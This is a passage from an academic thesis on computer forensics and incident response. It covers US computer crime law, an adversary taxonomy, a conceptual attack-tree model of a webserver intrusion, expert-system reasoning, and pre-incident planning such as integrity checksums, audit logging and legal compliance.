The CATL encompasses consumer credit protection and electronic fund transfer and criminal liability. These are enshrined in the Title 15, United States Code (15 U.S.C). The FIL is more widespread and it covers offences like copyright, copyright management, bootlegging, trademark, trade secrets, integrity of intellectual property systems and misuse of dissemination systems. These are enshrined in the following codes; 17 U.S.C, 18 U.S.C, 35 U.S.C and 47 U.S.C. The FCIL statutes cover fraud and related activity in connection with access devices, fraud and related activity in connection with computers, communication lines (including stations and systems), interception and disclosure, unlawful access to stored communications and requirements for government access. These are provided for in the 18 U.S.C. The US legal framework is very extensive and covers computer-related crime. However, the scope of this Thesis is within the FCIL category and will cover the 18 U.S.C, Section 1030, i.e. Fraud & Related Activity in Connection with Computers. The 18 U.S.C, section 1030 is the equivalent of the Irish Computer Damage Act 1991 and the English Computer Misuse Act 1990.

There is such paucity of computer crime caselaw in Ireland and the U.K. that we have referenced a case from the U.S. legislation.

According to experts *caselaw is difficult to come by, as many companies do not want the publicity that comes with prosecution.* (Please see the Acknowledgement section in the Executive Summary). This point is also reiterated by the Irish Law Reform (1992) stating that the *under-reporting of computer crime* or the reluctance to report such crime *is a feature of corporate fraud offence.*

2.7.1 A Case Study of 18 U.S.C 1030

An example of the violation of the 18 U.S.C 1030 (Section (a)(5)(A)(i)) was in Louisiana, February 19, 2004. Section (a)(5)(A)(i) promulgates that *"whoever..knowingly causes the transmission of a program, information, code, or command..intentionally causes damage*

without authorization, to a protected computer" and is in violation of 18 U.S.C 1030. The case was about a man who was arrested for releasing the 911 worm to WebTV users. WebTV is a facility that allows subscribers to connect to the Internet using their standard television as a monitor. The offender sent an email to users of the WebTV service that, once executed, reconfigured their computers to dial the emergency number "9-1-1" instead of their local internet access telephone number. This caused the dispatch of police personnel from New York to California. The indictment, which was returned by a grand jury sitting in San Francisco, alleges that the offender's actions caused losses and a threat to public health and safety. This was two counts of intentionally causing the damage to computers, which transgresses the Title 18, United States Code, Section 1030(a)(5)(A)(i). U.S. Department of Justice maintains that the maximum statutory penalty for each count in violation of the above is 10 years imprisonment and a fine of $250,000. The prosecution was overseen by the Computer Hacking and Intellectual Property (CHIP) unit of the US Attorney's Office and is the result of an investigation by the FBI.

2.8 Adversary Model

The Report to the President's Commission on Critical Infrastructure Protection (1997) asserts that adversaries can be classified by three criteria: their resources, their objectives and their risk to tolerance. Risk Tolerance is the level of risk the adversary is willing to take to achieve his/her goal. The objectives are the adversary's desired outcome. They are the motivation to attack. The resources include technical expertise, money and access to potential targets. The adversary can be categorised according to certain groups: The Insider, Information Warrior, in filtrating National Intelligence, Terrorist, Organised Crime, Industrial Espionage and Hacker.

- The Insider

The Insider with malicious intent is a serious issue for companies. S/he has prior knowledge of resources or potential targets like machines and databases. When equipped with knowledge of passwords, file and directory structures and physical location of resources, the malicious insider is a serious threat. The Insider could be a member of a team or maybe acting individually.

- Information Warrior

The Information Warrior is a military adversary. His/her objective is to cause infrastructural damage and chaos to computer networks, telecommunication and communication systems. The objective is to cripple opposition strategy and intelligence.

- National Intelligence

The adversary's objective is to gain long-term political, economic and military advantage by collecting and distributing information.

- Terrorist

The terrorist's objectives would be to gain publicity, revenge, chaos and to make political statements.

- Organised Crime

Organised crime is primarily motivated by the objective of making money and taking control of systems.

- Industrial Espionage

This is the objective of the industrialist who wishes to gain competitive advantage over rivals by stealing secrets or plans.

- The Hacker


The Hacker is the person who has the high technical skill level that can carry out attacks like system compromises for personal gratification.

2.9 Attack Modelling – Attack Tree

Attack trees are used to characterise enterprise security. The root of each tree symbolises a potential security compromise that could impact on key service functionality of any business. Lipson & Fisher (2002) categorise this as "survivability". The tree iteratively describes graphically or textually the various steps that would have to be taken for an attack's objective to be achieved. Typically, the enterprise's security system is represented by a forest of trees or a system of forests.


Moore, Ellison & Linger (2001) elaborate that attack trees consist of a root node and subnodes. Subnodes are also called subgoals. An attack's subgoals have to be achieved in order for a root goal to be achieved. This is classified as an AND decomposition of a tree and is illustrated in Figure 1 below. Alternatively, if an attack's root goal can be achieved

by only taking the path through one of its subnodes, as in the case with Figure 2, then the attack tree is an OR decomposition. Moore, Ellison & Linger (2001) demonstrate that an attack tree can consist of AND/ OR decompositions,



Textual: **Goal** G_0
AND G_1
G_2
...
G_n

Figure 1: Attack Tree – AND Decomposition



Textual: **Goal** G_0
OR G_1
G_2
...
G_n

Figure 2: Attack Tree – OR Decomposition

2.9.1 Example: Typical Webserver Attack of gaining privileged information

AND 1.Identify domain name

2.Identify Firewall IP address

OR 1. Interrogate Domain Server

2. Scan for Firewall Identification

3. Trace route through Firewall to Webserver

3.Determine Firewall access control

OR 1. Search for specific listening ports

2. Scan for any ports that are listening

4.Identify Webserver OS and type

OR 1. Scan OS services' banners for OS identification

2. Scan TCP/IP stack for OS characteristic information

5. Exploit Webserver vulnerabilities

OR 1. Access sensitive shared resources directly

2. Access sensitive data from privileged account Webserver

Figure 3: Typical Webserver Attack

Moore, Ellison & Linger (2001) demonstrate that this intrusion can also be represented by the notation <i , j , k >:

<1, 2.1, 3.1, 4.1, 5.1> , <1, 2.2, 3.1, 4.1, 5.1> , <1, 2.3, 3.1, 4.1, 5.1>
<1, 2.1, 3.2, 4.1, 5.1> , <1, 2.2, 3.2, 4.1, 5.1> , <1, 2.3, 3.2, 4.1, 5.1>
<1, 2.1, 3.1, 4.2, 5.1> , <1, 2.2, 3.1, 4.2, 5.1> , <1, 2.3, 3.1, 4.2, 5.1>
<1, 2.1, 3.2, 4.2, 5.1> , <1, 2.2, 3.2, 4.2, 5. 1>, <1, 2.3, 3.2, 4.2, 5.1>
<1, 2.1, 3.1, 4.1, 5.2> , <1, 2.2, 3.1, 4.1, 5.2> , <1, 2.3, 3.1, 4.1, 5.2>
<1, 2.1, 3.2, 4.1, 5.2> , <1, 2.2, 3.2, 4.1, 5.2> , <1, 2.3, 3.2, 4.1, 5.2>
<1, 2.1, 3.1, 4.2, 5.2> , <1, 2.2, 3.1, 4.2, 5.2> , <1, 2.3, 3.1, 4.2, 5.2>
<1, 2.1, 3.2, 4.2, 5.2> , <1, 2.2, 3.2, 4.2, 5. 2>, <1, 2.3, 3.2, 4.2, 5.2>

Moore, Ellison & Linger (2001) demonstrate that an attack can be categorised by attack pattern and a set of attributes. Then they can be organised into profiles. An attack profile will have a reference model, a set of variants, a set of attack patterns and a glossary of defined terms. By categorising and profiling attacks like this in Figure 3, it simplifies the identification of attack scenarios. Libraries of attack patterns and profiles can be assembled and reused. New attack vectors, patterns and profiles can be added over time.

2.10 Risk Analysis and Assessment

Risk analysis is a procedure used to estimate losses that may occur. It is used to quantify the damage that may result when certain attacks occur. The goal of risk analysis is to select safeguards that will reduce the risks to a certain level. The evaluation should account for all physical assets including buildings, computers, equipment and the information that they contain. The grades of information maintained by organisations should be assessed. This will determine the information importance, how vulnerable the information is, the cost of loosing the information and the cost of protecting it.

Risk assessment is the mechanism used to determine the company's security posture. It is used to highlight the potential risks of threats and vulnerabilities and their impacts on various mission critical systems. This supports the process of recommending new proposals on how to mitigate risks that organisations are open to. It is also indispensable in formulating strategic policies for future activities.

Dame Neville Jones (2004) highlights how vulnerable we are in society after "9-11". She says we are only vulnerable if we do not take the necessary precautions. She also states that corporate spending on protection against security risks has only increased by 4% since September 11. Nevertheless, insurance and risk analysis and assessment costs increased by approximately by 25%. She argues that companies are more eager to bring in experts to water the company's plants than they are to increase the security budget. She also quoted a well known US commentator Richard Cork as saying that "companies spend more on the corporate coffee bill than on security". The results of the risk management (analysis and assessment) studies should be put to good use. They should be used to identify security shortcomings and vulnerabilities. They should then address the findings of the risk

management studies by channelling the appropriate funds or support to these areas. These are some of the necessary precautions that she demands corporations should take.

2.11 An Approach to Predictive Network Analysis

Present network security procedures are reactive rather than proactive. The problem is exacerbated by the fast rate at which new vulnerabilities emerge. Risk analysis gives a very static impression of the true nature of threat assessment. This is because the threat is viewed as a non-dynamic entity. Consequently, this leads to an incorrect and distorted interpretation of the threat landscape.

Shimeall, Dunleavy & Pesante (2001) reason that to get an understanding of the driving factors behind computer security incidents, analysts must choose a perspective from which to view their networks. There are four perspectives:

The Local Perspective

This observes the network from the area of the firewall i.e. the connection point of the Internet with the actual network. The advantage is that the knowledge of any irregular network behaviour is directly related to you. However, the disadvantage is that it gives very little time to react.

The Proximate Perspective

This arranges for observation at the wide-area network point of presence.

The Remote Perspective

This arranges for a variety of observations at contracted points on the wide area network.

Endemic Perspective

This builds a framework of allied network analysis groups.

Establishing a baseline profile of normal behaviour will help to understand what is normal in relation to the perspectives listed above. It must be decided to establish profiles and determine how to isolate aspects of interest. Trends and cycles of political, economical, social and technological influences can be seen from this. With a baseline profile in place, identifying exceptional behaviour is the next step. Each organisation needs to develop its own set of criteria to identify normal and exceptional network behaviour. These will reflect mission priorities.

The decision support role for predictive analysis plays a crucial role also. It provides a mechanism to inform decision-makers of the available courses of action to take in response to alerts. It also will provide knowledge on the consequences and the threat associated with any defensive actions taken.

To assess the effectiveness of the actions, criteria need to be formulated and validated with observations - hypotheses of effectiveness can be refuted or asserted. Various inputs from Bargaining, Equilibrium and War Gaming theories have yet to be evaluated and explored here. The expected input from these areas could provide an insight into how to pre-empt the actions taken by the adversary. In addition, the potential use of the Observation, Orientation, Decision and Action loop (OODA) in combating Cybercrime can be investigated.

2.12 Expert System (ES)

2.12.1 Introduction

As a result of the problem-definition explained in chapter one, SYSTEM5 methodology was developed. (See chapter four for a detailed description of SYSTEM5 methodology). We felt that an Expert System could play an essential role in the approach to the solution. An ES could be used to automatically formulate a response to a computer incident. This would serve as an important step towards formalising a methodology. In doing this, it would remove the manual input to the process, which is prone to human error. It is an essential requirement of the computer forensic process to comply with all procedures relating to evidence handling. Evidence can be deemed inadmissible for the smallest breach of procedure or human error. The automation of a computer forensic methodology would serve as a good platform from which repeatability of a methodology could be exercised. It would also ensure consistency to approach and output of the methodology. It is a legal requirement to be able to defend a methodology if it is ever challenged in a court of law. The most common method of challenging a methodology is by trying to repeat it independently.

We also felt that it was necessary to justify the development of an ES solution, especially if time and effort were going to be expended in understanding the problem domain, understanding the ES technologies and then developing an ES solution.

Buger & Stubblefield (1997) enunciate the set of criteria that should be followed to justify the development of an ES. We followed their instructions as follows: 1) ES solutions should be confined to problems that can only be solved through symbolic reasoning, i.e. where no physical dexterity or perception is required. 2) If conventional computing methods can be applied to the problem domain, it is indicative that ES technology is unsuitable. 3) If there is a shortage or unavailability of expert practitioners. 4) If the ES makes the knowledge more available. All four of these criteria are fulfilled.

2.12.2 Rule-Based Expert Systems

In a rule-based system, when the condition is satisfied, the expert system takes the action of asserting the conclusion as true. Then case specific data is kept in the working system. The inference engine implements the recognise-act cycle of the production system. This control may be either data-driven or goal-driven.

Goal-Driven Problem-Solving

In a goal-driven ES, the goal expression is initially placed in memory. The overall goal of the system is broken down into subgoals and each subgoal's rule conclusions are matched by the system. The system works backwards, decomposing the overall goal into subgoals. Callear (1994) asserts that when each one of these is evaluated to be true in working memory, this indicates that the hypothesis is verified. This corresponds to hypothesis testing in human problem solving.

Some problem domains are more naturally fitted to forward-searching. This is where all the facts are initially presented and as the system proceeds it gradually interprets the problem and works towards the formulation of a hypothesis. During the problem-solving process there should always be a sufficient trace of reasoning maintained, this enables the backtracking if problems or dead-ends are encountered.

Inspection of reasoning during the goal-driven process

The ES supports explanations and inspection of the reasoning process. The rules themselves document each step of the reasoning process. Each cycle of the control loop within the program selects and fires a rule. The execution of the program may be stopped at each cycle or interval and the user can query the reasoning the ES is following. The current rule will provide the explanation of the reasoning that is being pursued.

Data-driven Reasoning

This type of reasoning employs forward chaining. Luger & Stubblefield (1997) contextualise that this is the comparison of the rule conditions with what is in working memory. If the comparison results in the firing of a rule, then it is placed in working memory and the reasoning moves on to the next rule. The rules are ordered in the rule base. At the point where all rules have been considered and placed in memory, the search returns to consider the rules for a second time.

In data-driven reasoning the goal orientation, which would exist with goal-driven reasoning, does not exist. Instead, the search traverses about the tree according to the rule order. Accordingly, the focus of the search can seem unfocused and consequently the explanation available to the user at any time is limited. The only thing that can be used as an explanation is the listing of the contents of working memory, or presentation of the rules that were fired.

Heuristics and Control in Expert System

Callear (1994) observes that the programmer achieves control, by structuring the rules in the knowledge base. This is important because expert level problem solving tend to be domain specific and knowledge-intensive.

Typically, expert systems try to capture human expert knowledge as it is used in practice. Consequently, the systems developed are rich in theoretical knowledge and heuristics. These are based on experience. This would be inclusive of special rules that would handle exceptional cases and odd exceptions to the rule. Nonetheless, the weakness of heuristics is its lack of backtracking. So, when caught in a dead-end, these systems seem to fail. Human experts do not behave like this because they have a deep understanding of the theory and can therefore apply heuristics intelligently or simply rely on common sense.

To get over this type of problem the model-based approach is used. This provides the flexibility that is required by the knowledge engineer.

2.12.3 Model-Based Reasoning

An application of this type of reasoning is in electronic circuit design and determining its points of failure. Luger & Stubblefield (1997) teach that the goal of model-based reasoning is to capture the knowledge that represents the functionality of the system. This requires a deep analysis of the structure of the components and their functionality coupled with formal equations describing the expected behaviour of the circuit. Hence, a detailed model of the entity is devised. This gives a robust and deep explanatory approach to the analysis of circuit design. Traditional ESs are based on heuristic reasoning; i.e. the human expert knowledge is simulated and this knowledge is based on the expert's description of her/his problem solving techniques. When there are certain scenarios or exceptions to the rules that the ES does not deal with, then the system will fail if it tries to evaluate these rules. This is the overwhelming problem of heuristic reasoning, i.e. the inappropriate application of this technique. This limitation is overcome with model-based reasoning, which presents a more detailed theoretical understanding of the problem domain. As outlined earlier, there is a concrete understanding of how the system and its components are to interact with each other. The knowledge-based analysis of the reasoner is founded directly on the expected functionality of the system.

Failure in the electronic circuit is usually characterised by the discrepancy between the actual behaviour and observed behaviour of the system or its components. Therefore, model-based diagnosis requires a detailed description of each individual component to simulate the behaviour accurately. A detailed description of the interfacing components and their interaction is a major requirement. To diagnose failure in this type of system requires the addition of rules that describe failures that can explain observed behaviour. Luger & Stubblefield (1997) show that model-based reasoning can never hypothesise because it is based on a series of assumptions embedded in the model. All these assumptions are the fabric of the model and anything outside the model is simply regarded as being out of scope, hence the insufficient handling of anomalous behaviour.

2.12.4 Case-Based Reasoning

This type of reasoning entails the use of an explicit database of facts, which is derived from experience and a collection of search-based successes and failures. Luger & Stubblefield (1997) highlight that the precedence of previous cases forms the basis of judicial and legal reasoning and this is how justice is executed. Case-based reasoning is related to the problem of learning through analogy. Analogy reasoning uses experiences and extracts the pertinent points and applies or maps them to the present situation.

Case-based reasoning simply acquires the expert knowledge accretionally by building the model of information. Luger & Stubblefield (1997) maintain that this simplifies the knowledge acquisition. One of the drawbacks of case-based reasoning is the application of superficial understanding of the problem domain. This form of reasoning becomes redundant when the problem domain becomes extremely complex. Consequently its weakness is exposed when it is inappropriately applied to certain problem areas.

2.12.5 Knowledge-Representation

The key to building effective ES is in the careful crafting of the knowledge base, rather than the subtleties of the reasoning methods. The central task to achieving this is the appropriate representation of the knowledge. Depending on what type of reasoning technique is employed, the complexion of the knowledge will change. So, there are a number of advantages and disadvantages associated with each method that have to be considered.

Knowledge-representation can only be carried out efficiently if the knowledge engineering and the knowledge acquisition processes are properly maintained. (Refer to sections 3.8.2 and 3.8.3 respectively). However, "a classical iterative KBS developmental model (Chatterjea, 2000)" demonstrates the various stages that the development cycle of a knowledge-based system (KBS) goes through. From the model in Chatterjea's discussion, it can be seen that the tasks and participation of the knowledge engineer is very intensive and critical in the development process of knowledge-based systems. In addition, the challenges that were encountered and listed during that development project justified the following comment "The responsibilities of the knowledge engineer may seem

overbearing in the traditional KBS development methodology (Chatterjea, 2000)". Consequently, Chatterjea indicates in this study; to minimise the role of the knowledge engineer, future trends in knowledge management must incorporate the development of domain ontologies. It is further advised that "ontologies will promote reuse in the development of future knowledge-base systems (Chatterjea, 2000)".

Ontologies are described as being "the key technology used to describe the semantics of information exchange. Defined as *specifications of a shared conceptualization of a particular domain*, they provide a shared and common understanding of a domain that can be communicated across people and application systems, and thus facilitate knowledge sharing and reuse (Fensel, Van Harmelen, et al., 2000)". Fensel, Van Harmelen, et al. also conclude that since there are huge information resources available today, there is a strategic need to explore On-To-Knowledge which will provide more innovation to semantic information processing. Therefore, there will be faster and more selective user access to knowledge. From a corporate perspective, the competitiveness of a company may depend on how it can exploit the information that is available to it in order to gain the right knowledge, thus adhering to Anthony J. D'Angelo's advice of " In your thirst for knowledge, be sure not to drown in all the information".

2.12.6 Hybrid Design

Golding & Rosenbloom (1995) propose that this paradigm captures the advantages of two forms of reasoning methods. In doing this, it negates the disadvantages. Common hybrid paradigms would be the combination of rule-based reasoning and case-based reasoning, rule-based and model-based systems or the combination of the model-based and case-based systems.

The hybrid design is used where one form of reasoning can complement the other, for example, in domains that are reasonably well understood but is not perfect. An application area like voice recognition is ideal where name pronunciation is the combination of case-based and rule-based reasoning. Having rules together with cases not only increases the architecture's domain coverage but also allows innovative ways of

doing case-based reasoning. The rules that are used for rule-based reasoning are used by the case-based reasoning component to do the indexing and case adaptation.

3 Systematic Analysis-Towards a Framework

We realised that a computer attack can traverse through various phases. Consequently, we decided to categorise these phases as follows: Pre-Incident, Incident-Response Formulation, Incident-Computer Forensic Process and Post-Incident. We will discuss these phases below. In chapter four we present the methodology and we will see how the legal phase can be integrated to make up a total of five phases, i.e. SYSTEM5.

3.1 Pre-Incident Phase

It is important to fully understand what is to be protected by the security system. It is insufficient to know that the organisation's resources or assets are protected by the latest 'high-tech' Firewall. Alternatively, to know that you have an Intrusion Detection System (IDS) in operation is insufficient. This knowledge just gives a false sense of security. An operator must be present to take advantage of having the Firewall and IDS in place. S/he can do this by interpreting the logs of network traffic that are generated by these pieces of equipment. Irregular network traffic must be identified and action must be taken to arrest this irregular traffic. This is a non-trivial task and must be carried out by a trained operator.

Consider a Financial Institution (FI) like a bank. The bank wishes to offer a channel of service on the Internet. The first thing to be done is review the business process and procedures that are fundamental to its operation. The organisation's assets must be fully understood. Consequently, this can expose and eliminate any inefficiency that is hidden away in archaic business procedures. This business process could be a service like retail banking being hosted on the Internet. As it has a high customer visibility, it would be regarded as a critical business service. There are other systems like Intranet hosted applications that facilitate Business to Business (B2B) integration and engagement. These are fundamental to the "day to day" running of the institution. These systems are regarded as critical services to the organisation. Databases that hold confidential customer information, e.g. credit card numbers, names and addresses, account details etc. fall into this category.

3.1.1 Identify Mission Critical Services and Assets

Lipson & Fisher (2002) introduced the concept of Survivability. This provides security from the technical and business perspectives. It tries to engage the whole organisation from the executive management level to the security personnel level. It employs the strategy of risk-management. The fundamental belief of this approach is that any computer system, however well secure, is not immune to compromise, accident or failure. In order to facilitate planning it is imperative that every organisation has a clear understanding of its assets. This will ensure business continuity while under attack or during a system failure. The goal of Survivability is to ensure organisational functionality during a compromise or an attack.

Survivability can also contribute to a Computer Forensic Methodology. Attack modelling is an essential component used in survivability approach. Moore, Ellison & Linger (2001), elaborate on this in their technical note. It facilitates the development of a broad range of attack profiles to support reuse. This serves as a platform to enable the prediction of attacker strategies and techniques. If a library or repository of attack profiles can be developed, it could lead to the automation of some of the Information Security tasks, i.e. neutralising or preventing the attack.

It would be advantageous to identify the candidate machines or resources for attack in advance. The resources could be "hardened" or fortified in advance of an attack. Coupled with the semi-automated approach that attack modelling provides, the computer forensic practitioner would have a 'head start'. S/he could concentrate on the collection and analysis of evidence rather than worrying about triggering a booby trap, which would corrupt the evidence. This can happen if the machine is not adequately hardened.

To Prove Integrity of the System (or its files)

The first step in the process is to confirm the integrity of the system. This will provide a baseline that retrieved files can be compared against. Rauch (2000) summarises an approach that can be taken to achieve this. The filesystem is viewed before and after the attack. After analysis, it can be confirmed which files have been tampered with, by viewing the timestamp changes. It allows for comparing the differences in filesize.

The timestamp associated with every file and directory in the system is unreliable purely because the intruder can change the system clock or "cover his/her footsteps" by deleting or "touching" files; this is the advantage of using cryptographic checksums. It is a digital fingerprinting mechanism and can confirm integrity of a file, i.e. ASCII or binary. It can also confirm integrity of an entire file system. The most commonly used algorithm is the MD5, developed by RSA. There are multiple implementations of this algorithm on various Operating System's (OS's), including Windows and Unix based systems.

Garms & Somerfield (2001) show how the MD5 algorithm creates a 128-bit checksum of an arbitrarily sized file. The checksum created is unique to each file. Therefore, it is possible to detect if a file has been changed or modified at any level. Even if a white space is removed from a file, the recalculated checksum will inform of the change in integrity. The cryptographic checksum mechanism of proving integrity before and after an attack is an indispensable tool to help in the investigation of compromised machines or attacks. It gives information on what was carried out on a system by an intruder. This facilitates in building up a forensic picture of what happened.

Audit Logging

Logging is a basic component of any OS. Logging functionality is indispensable from a forensic point of view. Logs hold real-time information of activities carried out on the host. This provides the facility of auditing, which can help debug problems, i.e. system, application or security problems. Network or LAN administrators are notorious for disabling logs, especially in production environments. This is because the generation of logs is regarded as resource intensive, i.e. memory and CPU usage. The logs will also have to be maintained and this draws on more resources, i.e. human and machine. There are implications of using logging enabled systems in a production scenario, e.g. in a financial institution or in a hospital. Private and confidential information is written out and is readable. Unless steps are taken to encrypt the output of such logs, the information can fall into the wrong hands. Bank account or credit card information can be abused in this way and thus lead to fraud-related crimes.

The logging facility can be one of the targets of an attacker. If log files are removed or deleted by an attacker, then this will restrict the investigation. This will reduce the turn around time, which is essential in achieving results. Schneier & Kelsey (1999) recommend the implementation of remote logging, i.e. all logging is routed to a remote machine, which is well secured, and is behind a firewall or an IDS.

The Unix process *accounting log* should be used at investigation time. This tracks all the keystrokes or commands issued by various users that are logged on to a system box. By viewing the contents of this and correlating it with what is found in the logs, a forensic picture of the activities of a rogue user can be put together.

So, if a machine is identified to be an asset, it should be configured properly to run and administer full security audit logging.

Policies and Procedures

In any organisation, the law will favour the employees' right to privacy by default. They have the right to use the company's hardware or network as their own. Patzakis (2000) argues that if an attacker is a disaffected employee and s/he is abusing the company's facilities, like the email system, then policies must be in place before any disciplinary steps can be taken. In the US, if there is no policy in place, or no written directive on how to govern the organisation's computers then the Standard Privacy Acts, or the 4th Amendment (in the USA) can come to bear. This will prohibit any investigation or analysis of an employee's computer or data from taking place. Particular care should be taken in the preparation and design of Acceptable Use Policies or procedures for employees. This can lead to having a very investigation-centric and transparent workplace. If this is regulated and controlled properly, all employees will benefit from it. If policies are in place and are recognised by the organisation, it is futile if they are not brought to the attention of the employee or if they are not supported by the signature of the employee. This is recommended if the organisation is financial, like a bank because money is the single biggest motivation to crime, as opposed to Political, Terrorist or Industrial Espionage.

Creating a Response Toolkit

Having identified the candidate machine that potentially will be attacked or compromised, the OS and platforms are determined. Then an appropriate toolkit is compiled in preparation for the attack. Schweitzer (2003) elaborates on what should be included in the toolkit. This toolkit will be used on the machine during analysis and investigation of the attack. The reason for preparing the toolkit in advance is to be prepared when the machine is compromised. Also the investigation can proceed with the knowledge that all binaries on the host are not corrupted, malicious or trojaned by the attacker, i.e. that there will be no booby traps. So therefore, a trusted set of binaries should be prepared in advance. Standard Windows and Unix toolkits can be compiled. (See Appendix D, this lists the typical contents of a Windows and Unix toolkit).

Incident Response - Team

It is prudent to have a team of people organised in advance of any incident. This should be prioritised on senior executive management's agenda. The losses incurred because of an attack can be damaging to any organisation. This could be loss of financial assets, customer confidence, depreciation of stock value, or cessation of business. Budget should be made available to assemble a team of competent members, i.e. technical and non-technical that can control and neutralise any incident.

The scope of this research will not explore the Operational Standards or Guidelines of Incident Response Team formation, which is provided by the Office of Information and Educational Technology (2001). West-Brown, Stikvoort & Kossakowski (1998) give detailed knowledge on the issues like the CSIRT framework, Mission Statement, Constituency, Places in the organisation interfacing with other teams. It also elaborates on the Service and Quality Framework in the areas of the actual services involved, Information flow, Policies, Quality Assurance, Reporting and Auditing, Legal Issues.

If the organisation is a FI, the Basel Committee of Banking Supervision (2003) mandate that response plans and procedures drawn up by the CIRT should be designed with incident response procedures best practices in mind. Patzakis (2003) stipulates that best

practices are the effective containment and mitigation. This requires immediate response in order for daily operations not to be disrupted.

The security industry standard, ISO17799, mandates that compliant enterprises should employ best practices and should have tools available for incident response.

3.1.2 Identify Mission Critical Risks

Carnegie Mellon (1999) points out that the employee can be one of the single biggest risks that can cause damage to an organisation. In addition, there are the rapid trends in technologies that organisations use to facilitate business. Some of those technologies are fundamentally flawed.

Employees

Large proportions of attacks committed in organisations are perpetrated by insiders or people with "inside" knowledge. Wood (2000) argues that it is wise to understand the extent that the organisation is vulnerable to this type of attack. Traditional risk analysis techniques might not be sufficient here. Questions like: How open is the LAN or network to all members of the organisation? Is it necessary for all members to have full access to drives or directories that are of no relevance to their job specification? Does the worker have full access to strategic plans or business decisions that are made by senior management? Information like this is very valuable where rival companies are jostling for the market edge.

The organisation is also vulnerable where an employee is engaging in illegal or fraudulent behaviour. The Hon. Paul S. Sarbanes and the Hon. Michael G. Oxley (2004) had their Act signed into law by President George Bush. This puts controls in place to detect and eliminate any fraudulent activities within the organisation. The Security Exchange Commission (SEC) was empowered with this law, which criminalised such behaviour within organisations. This was because of organisations like Enron or Arthur Anderson having been involved in "inside" fraudulent activities. John Rusnak, the stock trader in Maryland, cost Allied Irish Banks (AIB) an estimated $750 million dollars, not including the costs that ensued during the aftermath of the incident.

Reviews should be carried out to see how much policy directives are in place to manage a situation where an employee can abuse the company network or assets. These directives have to be put in place to protect the organisation. If there is suspicion of an employee abusing the company network, there must be policies, which will facilitate fast and deliberate investigation. This may entail granting the employer the power to be able to seize or investigate an employee's PC or private work materials. This should be done without contravening Privacy related laws that protect the employee.

Rapid trends in technology

Software is often poorly scoped out and may not have supporting documentation during the development cycle. Where a software design is flawed, it might be exacerbated by leaving the entire development process to the discretion of an inexperienced developer. Due to tight deadlines, the normal test cycles that should take place might be curtailed. Therefore, new software releases can be bug-ridden and have undetected vulnerabilities. As soon as these newly developed software components go 'live' on the Internet, hackers will try to compromise them. There is a fear that during the condensed project deadlines, no effort is expended on security. Then it is a matter of time before the opportunist hacker exploits any security-related vulnerabilities.

Another source of concern and risk is the very fast emergence of the new software paradigms. The most recent known one is Webservices (see section 2.2.1). Products are already developed and marketed as WS enabled. However, very little is written and known about the security architecture that should be the bedrock of this new design. It is perceived that the WS security architecture will evolve as necessity demands. This is a very dangerous stance from a design perspective. Security should be incorporated into each software component at a "template" or "boiler plate" level. This will ensure that security is always a basic consideration in the design phase of software.

As technology trends increase, this phenomenon also pushes the level of sophistication and refinement of the blackhat community to rise in parallel. They devise new skills and techniques to compromise new systems, therefore introducing new attack profiles and adding new complexities to threat models.

The increase of technology can therefore be seen as a double-edged sword and a risk that should be fully understood and considered.

There is no concept of Software Liability in this country, albeit slowly gaining momentum in the USA. The lack of software liability gives rise to the proliferation of bug-ridden products. The bug is the entry point taken by hackers. They have automated programs that recursively search for known bugs or vulnerabilities. When those vulnerabilities are discovered, they are then exploited. This could entail placing a trojan in the recently acquired host and then using this machine as a point to launch future and further attacks. It is imperative when using third party products that these products have at least an industry-recognised accreditation or pass a certain set of criteria that fulfil the requirements of a secure system. The risk of disruption to business could be extremely damaging but as the Honeynet Project (2003) illustrates the risks of "upstream liability" charges are just as severe. Upstream Liability is explained later.

Reputational damage for an organisation is just as disastrous as losing huge financial profit. The loss of customer confidence will result from this. The years of hard work and effort that can be put into the establishing a label or a brand can be lost. Brands like *Ford* for motor cars cannot lose the reputation they have for road safety, Banks cannot afford to lose the reputation they have for privacy and security. *Perrier* lost everything when it was discovered that there were traces of impurity in their mineral water products.

3.1.3 Identify Legal Risks

Due Diligence For legal and Policy Compliance with Data

Patzakis (2003) reasons that incident response and computer forensic investigation capabilities should be regarded as a critical dimension to any organisation's security plan. Agencies or regulatory bodies that mandate the implementation of plans expect that the regulated organisations comply with those regulations. Organisations that defy these mandates are viewed with suspicion and may face legal action from the regulatory body. The Basel Committee on Banking Supervision (2003) has mandated that members comply with the fourteen different risk principles.

However, principle fourteen says that an FI should have an incident response plan and procedure in place to cater for any type of computer information incident. Procedures should have computer forensic investigation capabilities as a core component.

Data Destruction and Evidence Spoliation

On account of the Enron / Arthur Anderson scandal, there have been many new corporate regulations introduced to tighten control over alleged and actual internal fraudulent activities. The Sarbanes & Oxley Act 2004, which was as a direct result of Enron / Arthur Anderson case. Patzakis (2003) says that this imposes serious penalties on any act of data destruction or spoliation, i.e. legal or audit-related data. It also obliges the public organisations to institute and maintain internal controls to prevent and detect this type of criminal activity, perpetrated by an insider.

Preservation and Authentication Computer Data

The Security and Exchange Commission (SEC) have implemented part of the Sarbanes & Oxley Act. It criminalises the activity of non-compliance with the Preservation and Authentication of computer data. SEC stipulates that six years worth of data must be archived, regarding any transaction that took place. Patzakis (2003) explains that data concerning the correspondence between an employee, a dealer, an exchange member or a broker with clients and customers must be properly archived. This includes paper and electronic correspondence. This data should be archived and stored in such a way that the data's integrity and authenticity is maintained and can be verified at all times.

Upstream liability

The Honeynet Project (2003) raises the point that, if a system belonging to an organisation is compromised, then it is possible that it can be used as a platform from which further attacks or exploits are launched. The organisation while being innocent, will be held accountable for the damage caused by their compromised machine to other organisations. Organisations can become vulnerable in this situation, if uncontrolled or low quality third party products are used. Organisations should urgently determine to

what extent they are exposed to this type of vulnerability. Then they should address the shortcomings.

If digital evidence is acquired during an investigation, there are special ways and procedures to handle it. These procedures ensure its admissibility in court. However, if evidence is incorrectly handled, the legal case can be destroyed. Mandia & Proisse (2001) highlight the common mistakes in evidence handling that should be avoided. The legal cost alone that would be levied on a failed case by the courts would be substantial. Nevertheless, the damage to legal reputation could be critical to an organisation's survival.

3.4.4 Basel Committee on Banking Supervision

